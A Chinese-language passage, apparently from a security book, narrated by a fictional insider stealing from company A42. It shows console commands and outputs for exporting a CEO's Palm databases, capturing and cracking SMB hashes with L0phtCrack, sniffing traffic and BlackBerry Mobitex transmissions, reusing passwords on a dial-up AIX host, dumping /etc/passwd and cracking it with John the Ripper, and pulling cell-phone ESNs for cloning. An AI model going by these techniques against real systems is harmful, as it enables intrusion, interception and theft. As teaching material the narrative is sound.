掌上电脑调试器是与 Metrowerks 编码一起提供的软件组件。这个工具为第三方应用开发和调试而设计，通过串口或 USB 口与掌上设备通讯。通过文档调试模式，我能安装并运行应用程序，导出数据库，查看原始内存，从设备上擦掉所有数据，以及其它的东西。


首先，我用 `dir 0 -a` 命令列出 CEO 存储在他的掌上设备上的所有应用程序和数据库。看上去好像是 CEO 在公司内使用加密卡认证令牌技术访问一些受保护的系统。PT-1 应用程序是基于加密卡的掌上设备操作系统的软件令牌。我知道为了克隆令牌并创建一个以 CEO 登录到系统的一次性密码，可能会破坏存储在 PT-1.0 中的个人配置信息。



name	ID	total	data	records	attr	version
AddressDB	00040163	0.744 kb	0.620 kb	2	0008	00
MailDB	00040223	1.069 kb	0.965 kb	1	0008	00
MemODB	00040233	3.235 kb	3.071 kb	4	0008	00
ConnectionMgrDB	00040293	1.593 kb	1.389 kb	6	0008	00
NetworkDB	00040788	0.908 kb	0.864 kb	8	0008	00
npadDB	00040253	1.773 kb	1.669 kb	1	0008	00
PhoneRegistryDB	00040283	0.084 kb	0.000 kb	0	0008	00
ToDoDB	00040267	0.548 kb	0.444 kb	1	0008	00
PT-1.0	000403A3	0.229 kb	0.125 kb	1	0050	00
*PT-1	00040337	19.231 kb	18.571 kb	26	0041	00
*Address Book	10196848	74.984 kb	74.706 kb	11	0043	00
*Calculator	10109608	20.287 kb	20.009 kb	31	0043	00
*Clock	1020A40C	16.773 kb	16.387 kb	17	0043	00
*Card Info	10206132	11.441 kb	11.217 kb	8	0043	00
*Clipper	100AC832	224.261 kb	223.803 kb	21	0168	00
*Date Book	101A87FC	102.461 kb	102.075 kb	17	0043	00
*Dial	1010A11C	4.759 kb	4.553 kb	7	0168	00
*Expense	10210F74	36.554 kb	36.320 kb	8	0043	00
*Launcher	1017CDEE	76.137 kb	75.841 kb	12	0043	00
*Mail	1022A286	52.458 kb	52.144 kb	13	0043	00
*Memo Pad	101C8A24	24.739 kb	24.515 kb	8	0043	00
*Note Pad	1021C1EC	47.949 kb	47.653 kb	12	0043	00
*SlotDrvPrnpsApp-brps	10230F6C	1.122 kb	0.970 kb	4	0143	00
*Preferences	10192450	2.117 kb	1.893 kb	8	0043	00
*Security	10192D7A	8.825 kb	8.601 kb	8	0043	00
*Setup	1023E492	31.254 kb	30.436 kb	41	0043	00
*HotSync	10128308	44.473 kb	43.997 kb	22	0043	00
*No. of files	1010090C	20.065 kb	20.726 kb	9	0043	00

掌上电脑调试器在锁定的掌上设备上显示数据库和应用程序的列表

我用简单的 `export` 命令将备忘录便笺簿、地址本、加密卡数据库和未保存的优选数据库导出，并保存在笔记本上。未保存的优选数据库是有用的，因为它含有一个掌上设备操作系统密码的编码过的版本。编码过的乱码正是对常量块的 XOR，它很容易被转换回真实的 ASCII 密码。懒惰和人的天性给我的机会是：同样的密码还会用到 CEO 在公司中别处的其他账号上。



```

Data Debugger (Console)
File Edit Connection Source Window Help

export -Q AddressDB

AddressDB
Getting info on record 2 of 2
Exporting record 2 of 2
Success!!

export -Q MemODB

MemODB
Getting info on record 4 of 4
Exporting record 4 of 4
Success!!

export -Q "PT-1.0"

PT-1.0
Getting info on record 1 of 1
Exporting record 1 of 1
Success!!

export -Q "Unsaved Preferences"

Unsaved Preferences
Getting info on resource 19 of 19
Exporting resource 19 of 19
Success!!

```

使用掌上调试器从锁定的掌上设备导出数据库

我计划稍后使用一个简单的十六进制数的编辑器去分析导出的数据库，因为所有的数据都是明文的，我能很容易地查找任何有用的信息。作为外加的项目，我还从 CEO 的 m505 上取出外部安全数字内存卡，把它放进 SecureDigital-to-PCMCIA 适配器，再把适配器插入我的笔记本，将整个文件系统拷贝到我的 PC 上。再把那个卡插回掌上电脑，把 PDA 放回那堆纸的上面，大步走出房间。使命完成了，总共用了 5 分钟。CEO 是绝不会怀疑这件事情的。

感受网上邻居的好处

好像沉迷于鸦片，这让我开始不断地回头寻求更多的东西。老板增加了报酬，为更难获得的信息支付更多的钱。我必须承认我喜欢这种挑战。

一个新的临时工作人员的到来改变了那天的气氛。我听说他正在帮助财务部做年终报表工作。他可能访问了 Windows 网上邻居共享的受密码保护的文件夹。我听说这些文件夹中有公司内每人的工资和员工信息，银行账号信息，董事会时间和客户列表。

我在桌面上点击打开了 Windows 2000 桌面上的网上邻居文件夹。默认工作组名（Workgroup）下列出了五台计算机名。令我惊讶的是，有四台机器上的文件共享都可以访问，这让我可以自由访问每台机器上的数据。我从能访问的系统上拷贝了所有看上去感兴趣的程序和数据，刻成几张光盘送给老板。




Windows 网上邻居列出的连接到的计算机

财务是工作组中惟一一台用密码保护的计算机。这是该临时工作人员能访问的地方。因为我知道那天他会访问那个文件夹中的数据，所以就设置 L0phtCrack 以找出 SMB 信息流并捕获在网上传输的加密的哈希码，这在每次登录和文件/打印共享访问时都要做一次。



Windows 网络提示用户名和密码

下面几个小时，我收集了一个 Windows 用户名和加密的哈希码列表，包括“William，”它是财务的临时账号。然后我让 L0phtCrack 试着破译用户信息和字典。大约几分钟时间它就压缩了整个哈希码，并给出了实际密码。现在我知道临时账号的密码了，“impunity”，能用他的系统权限访问财务系统。




L0phtCrack 显示用户名，哈希和破译的密码

什么味道


就这一点而言，我完全享受着快乐。由于金钱的驱使，没有什么能阻止我。为了试试其它方法，我决定捕获 A42 公司局域网上的网络流量。

尽管可以用许多其他的工具——Dsniff, Ethereal, Sniffer Pro 等等，但我习惯用 WildPacket 的 Etherpeek。我在办公室的笔记本计算机上启动这个程序让它运行——不需要维护。对网络探查一天就可获得成千上万个数据包，许多数据包都包含 E-mail 信息和附件、密码、Web 和实例信息流量。



EtherPeek NX 显示捕获到的网络信息流量和部分 E-mail

我用 EtherPeek 执行了一些简单的信息流量分析，并生成能告诉我哪个 Web 页面访问最频繁的统计。我只是观察一个特殊的网段，因为我的机器就处于这个物理网段。而结果倒是令人乐观的。



使用 EtherPeek NX 显示由节点进行的最频繁的连接

从有连线的一侧监视好极了，但是我知道，所有 A42 高级管理人员的大多数通信都使用 BlackBerry 无线 E-mail 设备。我决定试着监视那个设备和无线主干之间的传输，看看是否会有什么令人感兴趣的东西出现。

两个 BlackBerry 模型被分发给 A42 的高级管理人员，RIM950 和 RIM957，尽管现在已经有更新的模式了。这些是 Internet 版的模型，通过选择 ISP 并与 E-mail 账号绑定在一起销售。所有的邮件都通过 ISP 传递，然后再转发到正确的地点。（也有一个企业版模式，它与微软的 Exchange 或 Lotus Domino 集成，显式地使用三倍的 DES 在邮件服务器和 BlackBerry 之间提供 E-mail 消息的端到端的加密。）RIM950 和 RIM957 模式是为在 900MHz 的 Mobitex 网络上操作而设计的。

为了监视和解码无线传输，我需要创建一套由扫描器无线设备，接口电路和解码软件组成的在笔记本电脑上运行的系统。



Mobitex 无线监视和解码装置

需要一个简单的电路将来自无线接收器的音频信号转换成合适级别的计算机接口。我用闲置在实验室周围仅值几美元的普通组件做了一个水平开关硬件——有人叫 POCSAG 解码器或者 Hamcomm 接口。将其一端插入我笔记本电脑的串行口，另一端连到无线设备的音频输出口。



Mobitex 监视器的水平开关接口电路

我开始用 Icom PCR-1000 软件控制的宽带无线接收器扫描 BlackBerry 设备的传输频率，其频率范围从 896MHz 到 902MHz。PCR-1000 提供的未过滤的音频输出对解码数据的高速发送是必要的，例如 800bps 的 Mobitex 协议，尽管许多其它扫描器的无线设备也能做这个工作。



设置 PC 的 PCR-1000 控制软件来监视 BlackBerry 传输

我在笔记本电脑上安装了 mobitex.exe 解码软件，并抱有很大希望。从软件输出的是一个 Mobitex 数据包的 ASCII 十六进制数的导出。所有更高级的 Mobitex 协议信息已经被剥离出来，只剩下已被传输的原数据信息。

我让那个程序在上班时运行了好几天，很好地捕获了公司的 CEO、CFO、COO 及其他听起来有重要头衔的人之间发送的信息。为了用我的传动设备捕获住它们，我不得不呆在传输设备的范围内。我捕获到的信息包都被清晰地传输，它们让我看到 Mobitex 标题信息，全是 E-mail 消息和一些附件。

顺着一条传输文本中的最后一位，看上去好像是 A42 高级管理人员自己准备做一些阴暗的交易。E-mail 消息由简单的“埋藏身体”组成，我确信我的老板会有兴趣了解它。这次拦截比我以前的那些拦截稍微有些复杂，但是花费这些时间很值得。

FD236881B808FD23680186BF00020000002510DF	?#h∞..?#h.†¿.....%.B
0000000000200022020074731303131303100A357	G101101.fw
07AFFFAB5005434D494D4503408080805400A303	.-ÿ«P.CMIME.@T.f.
000010C0004C021004136C756369616E6F405D94	...À.L....luciano@]"
686F746D61696C2E636F6D01093136353839612C	hotmail.com..16589a,
3637320007043C1116E40803466F6F0B010151BA	672...<...ä..Foo...Q²
F1044B8317940001020201000F4275727920A06B	ñ.Kf.".....Bury k
74686520626F64792E0A1000000000000000DE5E	the body.....P^

捕获的 blackBerry 传输显示原始标题信息和 E-mail

在家工作

我喜欢周末，它提醒我此时我习惯于为自己工作，穿着汗衫短裤和拖鞋度过每一天。在我放弃在 A42 工作时的生活方式之前，已穿破过三双拖鞋了，现在正穿第四双。

从内部盗窃有许多种方式，但是我知道为了获得信息我并不总是需要呆在办公室。所以，今天我给自己留出一些时间来体验一下从外部攻击公司的系统——从我自己舒适的家中。

在我做贼的头一天从办公室的垃圾箱检出的其中一张纸列出了一些电话号码。我用手拨了其中的每一个电话号码，看看是哪里，在开始呼叫之前给不能呼叫的号码做上记号。有些号码是断开连接的，有些是传真机，另一些是完好的老式 MODEM。是的，即使是用 Internet 来控制我们的生活，MODEM 仍然要用在一些应用系统中。

用我最喜欢的 DOS 终端程序 Qmodem 呼叫每个 MODEM 号。我成功地连到几个 MODEM，但是敲击键盘却没有反应。在列表的中间有个号码吸引了我的注意。看上去这个系统是个标准的 AIX 机，它提示我登录。

我当前访问的密码是在办公室运行 L0phtCrack 时发现的密码。我想，用用户名/密码的组合试着登录值得一试（我们都知道人们总是在不同的系统上使用同样的密码，而不管你怎么经常跟他们说不要这样。）

```
AIX 3.2 (portia)

login: billg
Password: <密码不显示>
Login incorrect
login: fredc
Password: <密码不显示>
Welcome to portia (AIX 3.2)
Unauthorized use prohibited
Last login: Tue Aug  6 15:17:05 2002 on pts/29 from 150.103.116.29
[你有新邮件]
$
```

好，你知道什么！人的天性又获胜了，它给我们提供了一个进入系统的命令解释入口。我知道从此我能做很多事情，例如，使用这套系统作为起点来攻击其它机器、或试图以 root 身份登录到系统以获得完全控制。但是我想尽量保持简单，至少是在这个时候。

我决定首先检查一下/etc/hosts 文件，它给我提供一个固定 IP 地址及其相应的主机名列表。

```
$ cat /etc/hosts
127.0.0.1      loopback localhost      # loopback (lo0) name/address
163.102.66.3   savmktu                 #Savannah
163.102.68.131 mntmktu                 #Montgomery
163.102.76.131 lrmktu                  #Little Rock
191.80.77.47   zeus.a42.com            zeus
191.80.77.99   theseus.a42.com         theseus
191.80.77.122  blanch.a42.com          blanch
191.80.77.123  pistol.a42.com          pistol
```

有 7 个我不了解的更大的系统，他们都是 A42 公司网络的一部分。由于不是 Windows 操作系统，它们并不在我的网段广播。所以我在办公室不用 sniffer 获取它们的信息。在我登录进入时，就试图访问 UNIX 密码文件。令我高兴的是，它是公共可读的。这个/etc/passwd 文件塞满了未加隐藏密码的散列。

```
$ cat /etc/passwd
lal:UfiqkG0J228i2:2292:435:Leroy A Logan:/home/d1g/lal:/bin/csh
ajy:YoKR0sFYFLKS.:2195:446:Albert J Yarusso:/home/d2g/ajy:/bin/csh
afk:IL6Nhv3NSH7ts:7581:306:Anton F Kelso:/home/boise/afk:/bin/csh
dqc:GI9SADJDkjbBg:2317:377:Don Q Crotcho:/home/d9g/dqc:/bin/csh
val:46DaLVIZWkzYE:5296:252:Valerie A Lasgana:/home/cairo/val:/bin/csh
kms:ND21FI/uvMBb2:2908:305:Keely M Subin:/home/cairo/kms:/bin/suspend
akp:TkybEIKNN1s12:1468:306:Amet K Purhit:/home/d2g/akp:/bin/csh
rn:HkkKdzng.xcLA:4219:304:Redmond Neckus:/home/d10g/rn:/bin/suspend
ksd:5UTjjE4ndzICw:7634:435:Karen S Daminis:/home/boise/ksd:/bin/csh
dcc:EuE5oT8AX56Ts:1887:245:David C Cahill:/home/d8g/dcc:/bin/csh
adl:F8QHVzJlQzYdY:1849:312:Amy D Lehane:/home/boise/adl:/bin/csh
kqp:wfiPGMVfuGxQE:1200:241:Kin G Pin:/home/d2g/kqp:/bin/csh
tcn:Jv5CyZuCDLb0M:1842:259:Tracy C Nuffe:/home/d2g/tcn:/bin/csh
- More -
```

我获得了密码文件，大约 540KB，7 000 多个用户，我在本地计算机上保存一份备份。A42 决不可能有 7 000 多个员工。他们好像涉入了更大的买卖。

攻破 UNIX 密码比较简单，尤其是用我们这些天来所拥有的最快的计算机。我获得一份来自 Web 的 John the Ripper 的备份。这是我最喜欢的 UNIX 密码破解器，因为它强大、快速而且是免费的。在不到两个小时的计算之后，就看到一个有 367 个未加密密码及其相关用户名的列表从我眼前闪过。

```
$ john -wordfile:words a42.pwd
Loaded 7287 passwords with 3274 different salts (Standard DES [24/32
4K])
demetra          (eos)
elbereth          (slw)
forsythi          (bhb)
gandalf           (kck)
hemipter          (gjl)
```

```

kinesiol      (rvc)
lilongwe      (tdk)
monotone      (caf)
oryctola      (rv)
proteus       (jwk)
stamatis      (lp1)
tagalog       (pps)
wuzzle        (wpd)
zygomati      (tn)
-- More --

```

我本可以试着用我新破解的密码文件中的用户名和密码，继续对其他系统的 /etc/hosts 文件（zeus,theseus,blanch 和 pistol）进行攻击，但我还是选择了继续进行列表中的下一个拨号号码。我甚至没有费事掩盖我的攻击，因为我相当自信不会被检测到。毕竟，截止到目前为止，在我看来 A42 是“安全”的，机会是：如果他们甚至根本还没有启用日志，就没有人会读日志。

我连接的下一个系统和前一个一样的迷人。我连接到一台 VAX。一个威胁的标志以 9600bps 的速率尖叫着滑过屏幕。“人们曾经遵从过这些消息吗？”我疑惑。

```

Local -010- Session 1 to VAX established

```

```

*****
*
*
*           W A R N I N G
*
*
*           I N T E R N A L   U S E   O N L Y
*
*
*
*           U N A U T H O R I Z E D   A C C E S S   I S   P R O H I B I T E D
*
*
*

```

Username: _____

在用户名提示下，我试了几个从 Windows 机器和 UNIX 系统获得的账号。没能进去。我不想这么快就放弃，就开始审视我从垃圾桶中找到的一些有点发粘的短信和记事本上乱写的字迹。希望能看到什么有用的信息，但是没有用。返回到屏幕监视器，我吃了一惊，什么……？

```
Error reading command input
Timeout period expired
Local -011- Session 1 disconnected
>
```

“看那儿！”我激动地尖叫起来，“我转过身一会儿，甚至没有敲任何键，就进入系统了。”一个提示符提示我连接的系统超时了，这次，我没有抱怨多虫的软件。我的会话被删除又进入前一次的用户会话中。它连攻击都考虑到了吗？

输入 help 显示出许多命令的列表。这套系统不像我以前看到的系统。用不同的命令四处闲荡了一会儿后，DISP CP SUBSCR 似乎最让人感兴趣。我认为它表示**显示蜂窝电话订购者**。提示我输入一个移动电话号码或号码范围。我知道 A42 向我们发布的蜂窝电话区号是 617，并使用一个 750 的前缀。根据我早先找到的雇员通讯录，这对我们所有的人是真的。我输入一个范围：6177500000~6177509999，系统响应了。

```
>DISP CP SUBSCR
```

```
MOBILE ID(S) OR DEFAULT:
```

```
Enter the single 10-digit MOBILE ID number or the range of
10-digit MOBILE ID numbers to be accessed or DEFAULT
[0000000000 - 9999999999, DEFAULT]
: 6177500000-6177509999
```

```
MOBILE ID = 6177500000    COVERAGE PACKAGE = 0    SERIAL NUMBER =
                                C6FDA2A0
ORIGINATION CLASS = 1    TERMINATION CLASS = 0    SERVICE DENIED = N
PRESUBSCRIBED CARRIER = Y CARRIER NUMBER = 288    OVERLOAD CLASS = 0
FEATURE PACKAGE = 2    CHARGE METER = N    LAST KNOWN EMX = 2
PAGING AREA = 1    VOICE PRIVACY = N    CALL FORWARDING = N
```

```

FORWARD # =          BUSY TRANSFER = N          NO-ANSWER TRANSFER = N
TRANSFER # =          CREDIT CARD MOBILE = N SUBSCRIBER INDEX =
                                     98062
ROAM PACKAGE = 15      LAST KNOWN LATA = 1      CALL COMPLETION = NA
CCS RESTR SUBSCRIBER = NA CCS PAGE = NA          VMB MESSAGE PEND = NA
VMB SYSTEM NUMBER = 0  LAST REGISTR = NA        VRS FEATURE = N
VOICE MAILBOX # =      NOTIFY INDEX = 0         DYNAMIC ROAMING = Y
REMOTE SYSTEM ROAMING = N OUT OF LATA = N        PER CALL NUMBER = N
PRESENTATION RESTRICT = NA DMS MESSAGE PENDING = NA SUBSCRIBER PIN = NA
LOCKED MOBILE = NA     LOCKED BY DEFAULT = NA

```

这是一个金矿！成列的移动电话号码，电子序列号（众所周知的 ESN）和其它订购者的信息涌现在屏幕上。喔喔！仅仅是移动电话号码和 ESN 就足够克隆蜂窝电话并可以免费打电话了。我知道克隆蜂窝电话在一定时间内是相当挣钱的。所以也许老板会对这个感兴趣。我不仅不用提供访问这个系统的用户名或密码，好像我已经完全控制了处理整个波士顿市的所有蜂窝电话呼叫和事务的系统。

我关掉计算机，决定在一些声音邮件的攻击上试试我的身手。越来越多的声音邮件系统依靠现代的业务流，他们几乎总是未加保护的。即使使用了安全测量系统迫使用户每个月改变一次密码，但许多用户还是要使用相同的密码或者交替地使用两个密码。当涉及到选择语音邮件的密码时人们一般都很懒。访问和收听语音邮件不需要什么技能——一般你最多试三次就可以进入。就像使用计算机系统一样，机会是，语音邮件的密码也许还要用做其它需要短密码的系统，像 ATM PIN 或电话银行号码。

手里有了 A42 雇员的通讯录，就已经有了语音信箱的目标列表。主要的语音邮件访问号码打印在纸的右下角；用户的习惯是极重视安全的，所以它似乎就是这样。无论如何，找到语音访问号码总是很容易的，如果我没有号码，只需要在公司名称的前缀内手工拨号直到找到为止。在公司内部确实有它的好处。

